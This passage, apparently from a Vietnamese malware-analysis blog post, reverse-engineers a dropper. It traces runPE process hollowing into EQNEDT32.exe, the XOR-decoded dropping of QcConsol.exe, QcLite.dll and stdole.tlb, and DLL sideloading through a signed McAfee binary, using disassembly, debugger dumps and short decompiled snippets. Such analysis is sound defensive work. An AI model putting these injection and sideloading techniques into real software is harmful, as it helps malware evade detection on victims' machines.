Dump vùng mem trên ra bộ nhớ, và vì file này đã được mapping trên memory và có thay đổi, nên sử dụng cộng cụ ***pe_unmapper*** của ***hasherezade*** (https://github.com/hasherezade/pe_recovery_tools/tree/master/pe_unmapper) để chuyển đổi từ virtual format về định dạng raw:


```
C:\Users\Administrator\Desktop>pe_unmapper.exe _05170000.mem 05170000.mem drop_bin.exe
filename: _05170000.mem
size = 0x57000 = 356352
Load Base: 5170000
Old Base: 400000
RelocBlock: 00001000 000000C4
[+] Applied 94 relocations
RelocBlock: 00002000 0000005C
[+] Applied 42 relocations
RelocBlock: 00003000 00000070
[+] Applied 52 relocations
RelocBlock: 00004000 0000006C
[+] Applied 49 relocations
RelocBlock: 00005000 0000014C
[+] Applied 161 relocations
RelocBlock: 00006000 00000160
[+] Applied 172 relocations
RelocBlock: 00007000 000000FC
[+] Applied 121 relocations
RelocBlock: 00008000 000000BC
[+] Applied 90 relocations
RelocBlock: 00009000 00000064
[+] Applied 45 relocations
RelocBlock: 0000A000 0000002C
[+] Applied 17 relocations
RelocBlock: 0000B000 00000058
[+] Applied 39 relocations
RelocBlock: 0000C000 00000048
[+] Applied 32 relocations
RelocBlock: 0000E000 00000010
[+] Applied 4 relocations
RelocBlock: 0000F000 00000040
[+] Applied 28 relocations
RelocBlock: 00010000 000000F4
[+] Applied 118 relocations
RelocBlock: 00011000 000000A4
[+] Applied 78 relocations
RelocBlock: 00012000 00000118
[+] Applied 136 relocations
RelocBlock: 00050000 0000000C
[+] Applied 2 relocations
[*] Parsed relocation size: 2716
Relocations applied!
Coping sections:
[+] .text to: 00B80400
[+] .rdata to: 00B8A800
[+] .data to: 00B90600
[+] .rsrc to: 00BCF600
[+] .reloc to: 00BD1800
Success!
Saved output to: drop_bin.exe
Press any key to continue . . .
```


Debug tiếp, shellcode gọi hàm ***GetModuleFileNameA*** được gọi để lấy đường dẫn của EQNEDT32.exe:






Sử dụng ***CreateProcessA*** (*CreateProcessInternalA*) để tạo một process EQNEDT32.exe khác ở trạng thái ***Suspended***. Do đang thiết lập tính năng IFEO nên ta sẽ thấy process của debugger thay vì là process EQNEDT32.exe:







Note: Nếu thực hiện lại, tới bước này thì sử dụng Autoruns để bỏ việc sử dụng IFEO và cho thực hiện hàm ***CreateProcessA****, ta sẽ có được kết quả đúng như hình:*



Đoạn code tiếp theo sẽ lấy thread context bằng ***GetThreadContext***, đọc dữ liệu từ vùng nhớ với hàm ***ReadProcessMemory***, gọi ***VirtualProtectEx*** (*PAGE_EXECUTE_READWRITE 0x40*) để thay đổi trang thái của vùng nhớ trên Suspend process, và cuối cùng shellcode ghi đè lên bằng PE tại địa chỉ ***0x5170000***:



Thực hiện đặt lại thread context bằng ***SetThreadContext***, cuối cùng shellcode thực hiện hàm ***ResumeThread*** để launch PE mới:



> Tổng kết lại, toàn bộ quá trình thực hiện của shellcode là giải mã file **8.t** thành một PE mới, sau đó thực hiện nhân bản sang một vùng nhớ khác, thực hiện tạo một fork process mới là EQNEDT32.exe, cuối cùng áp dụng kĩ thuật runPE để launch **EQNEDT32.exe mới** đã bị ghi đè code bởi nội dung của file **8.t**.

5. Phân tích binary đã dump

Như đã biết khi phân tích dynamic, sau khi resume thread thì malware sẽ drop ra disk các file sau: ***QcConsol.exe; QcLite.dll; stdole.tlb*** vào thư mục **%AppData%\Microsoft\Windows\Printer Shortcuts**.

Ở trên tôi có 2 file đã dump là ***_04F70000.mem*** và ***drop_bin.exe (được unmap bằng công cụ pe_unmapper)***. Tuy nhiên, chỉ có file ***_04F70000.mem*** là thực thi được bình thường, còn file ***drop_bin.exe*** thì bị crash (mặc dù lúc fix, kiểm tra bằng PE bear thấy mọi thứ đều ok. Tôi có chat hỏi về vấn đề này thì nhận được trả lời của ***hasherezade*** như sau: "*dumped samples may not always work, so it is normal*").

Get m4n0w4r's stories in your inbox

Join Medium for free to get updates from this writer.

Remember me for faster sign in

Mở IDA và load file ***_04F70000.exe*** (đổi tên lại từ file .mem), dừng lại tại ***WinMain()***:

```
00401000 ; int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
00401000 __stdcall WinMain(x, x, x, x) proc near
00401000
00401000 hInstance= dword ptr  8
00401000 hPrevInstance= dword ptr  0Ch
00401000 lpCmdLine= dword ptr  10h
00401000 nShowCmd= dword ptr  14h
00401000
00401000 push    ebp
00401001 mov     ebp, esp
00401003 push    esi
00401004 mov     esi, [ebp+hInstance]
00401007 push    edi
00401008 mov     edi, ds:LoadStringW
0040100E push    64h                    ; cchBufferMax
00401010 push    offset Buffer          ; lpBuffer
00401015 push    67h                    ; uID
00401017 push    esi                    ; hInstance
00401018 call    edi ; LoadStringW
00401018
0040101A push    64h                    ; cchBufferMax
0040101C push    offset ClassName       ; lpBuffer
00401021 push    6Dh                    ; uID
00401023 push    esi                    ; hInstance
00401024 call    edi ; LoadStringW
00401024
00401026 mov     eax, esi
00401028 call    sub_401040
00401028
0040102D push    esi                    ; hInstance
0040102E call    sub_4010C0
0040102E
0040102E __stdcall WinMain(x, x, x, x) endp
```

Binary lấy đường dẫn tới thư mục *%AppData%\Microsoft\Windows\Printer Shortcuts*:

```
0033117D  sar     eax, 1
0033117F  lea     ecx, [ebp+pszPath]
00331185  push    ecx                    ; Src
00331186  mov     edi, eax
00331188  mov     ebx, offset dword_
0033118D  call    sub_331CC0
0033118D
(Synchronized with EIP)

[ebp+pszPath]=[Stack[00000D54]:szCUsersRemAppd]
szCUsersRemAppd:
unicode 0, <C:\Users\REM\AppData\Roaming\Microsoft\Windows\Printer Sh>
unicode 0, <ortcuts>,0

5C 00  .....m...C.:.\.
45 00  U.s.e.r.s.\.R.E.
74 00  M.\.A.p.p.D.a.t.
6E 00  a.\.R.o.a.m.i.n.
73 00  g.\.M.i.c.r.o.s.
64 00  o.f.t.\.W.i.n.d.
6E 00  o.w.s.\.P.r.i.n.
72 00  t.e.r.·.S.h.o.r.
00 00  t.c.u.t.s.......
```


Cấu thành đường dẫn của các file:

```
debug014:006D7DA8  szCUsersRemAp_1:
debug014:006D7DA8  unicode 0, <C:\Users\REM\AppData\Roaming\Microsoft\Windows\Printer Sh>
debug014:006D7DA8  unicode 0, <ortcuts\QcConsol.exe>,0
```


```
debug014:006D7E70  szCUsersRemAp_0:
debug014:006D7E70  unicode 0, <C:\Users\REM\AppData\Roaming\Microsoft\Windows\Printer Sh>
debug014:006D7E70  unicode 0, <ortcuts\QcLite.dll>,0
debug014:006D7F08  db  0Dh
```

```
debug014:006D7F38  szCUsersRemAp_4:
debug014:006D7F38  unicode 0, <C:\Users\REM\AppData\Roaming\Microsoft\Windows\Printer Sh>
debug014:006D7F38  unicode 0, <ortcuts\stdole.tlb>,0
debug014:006D7FD0  db  0Dh
```


Tới đoạn code thực hiện ***call sub_331860*** 3 lần để thực hiện drop các file trên vào thư mục chỉ định. Tôi đổi tên sub này thành thành ***drop_file*** như hình:




Đi sâu vào hàm này sẽ gặp vòng lặp xor thực hiện decode bytes, sau đó là đoạn code thực hiện ***WriteFile*** vào thư mục:




Kết quả sau khi thực hiện hàm ***drop_file*** đầu tiên, có được file ***QcConsol.exe***:





Đây là một file hợp lệ, có chữ kí và được phát triển bởi hãng ***McAfee, Inc.***:






Lời gọi hàm ***drop_file*** thứ 2 sẽ drop ra file ***QcLite.dll***, file này không có thông tin gì về Signature cũng như info, như vậy malicious code sẽ nằm ở file này:






Lời gọi hàm ***drop_file*** thứ 3 sẽ drop ra file **stdole.tlb**. Thông tin về ***.tlb*** có thể xem tại đây (https://docs.microsoft.com/en-us/windows/desktop/midl/com-dcom-and-type-libraries):



Tiếp tục, cấu thành một command như sau:




Cuối cùng, gọi hàm ***WinExec*** để thực thi ***QcConsol.exe*** với tham số là ***"-LowIntegrityServer***":

Như vậy, với việc thực thi thành công, **QcConsol.exe** chắc chắn sẽ phải load ***QcLite.dll*** vào để thực thi malicious code.

6. DLL hijacking — Phân tích file QcConsol.exe

Load file vào IDA nhận được thông báo:



Để nạp được ***QcLite.dll***, ***QcConsol.exe*** sử dụng API ***LoadLibraryW*** và sau đó gọi ***GetProcAddress*** để lấy địa chỉ của hàm. Về bản chất khi thực hiện nạp module thì đồng thời code của dll cũng sẽ được thực hiện bắt đầu từ ***DllMain***:

```
hQcLite = LoadLibraryW(L"QcLite.dll");
if ( hQcLite )
{
  f_LowIntegrityServer = (void (*)(void))GetProcAddress(hQcLite, "LowIntegrityServer");
  if ( f_LowIntegrityServer )
  {
    f_LowIntegrityServer();
  }
}
```

7. Phân tích sơ bộ file QcLite.dll

Gọi hàm ***VirtualAlloc*** để cấp phát một vùng nhớ:

```
p_mem_alloc = VirtualAlloc(0, 0x200000u, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
```

Lấy đường dẫn đầy đủ tới ***QcLite.dll***:

```
GetModuleFileNameW(hModule_1, lpFileName, 0x104u),
```

Dll này sẽ load file ***.tlb***:

```
debug014:00BAE318  szCUsersRemAp_0:
debug014:00BAE318  unicode 0, <C:\Users\REM\AppData\Roaming\Microsoft\Windows\Printer Sh>
debug014:00BAE318  unicode 0, <ortcuts\stdole.tlb>,0
```

Gọi hàm ***CreatFileW*** để mở file này (***lpFileName*** trỏ tới **stdole.tlb**):


```
h_stdole = CreateFileW(::lpFileName, GENERIC_READ, FILE_SHARE_READ, 0, OPEN_EXISTING, 0, 0);
```


```
Address   Value     Comment
007DF7C4  009BB848  FileName = "C:\Users\REM\AppData\Roaming\Microsoft\Windows\Printer Shortcuts\stdole.tlb"
007DF7C8  80000000  Access = GENERIC_READ
007DF7CC  00000001  ShareMode = FILE_SHARE_READ
007DF7D0  00000000  pSecurity = NULL
007DF7D4  00000003  Mode = OPEN_EXISTING
007DF7D8  00000000  Attributes = 0
007DF7DC  00000000  hTemplateFile = NULL
```


Lấy kích thước của ***stdole.tlb***:

Press enter or click to view image in full size

Đọc dữ liệu từ ***stdole.tlb*** và lưu vào vùng nhớ đã cấp phát ở trên:



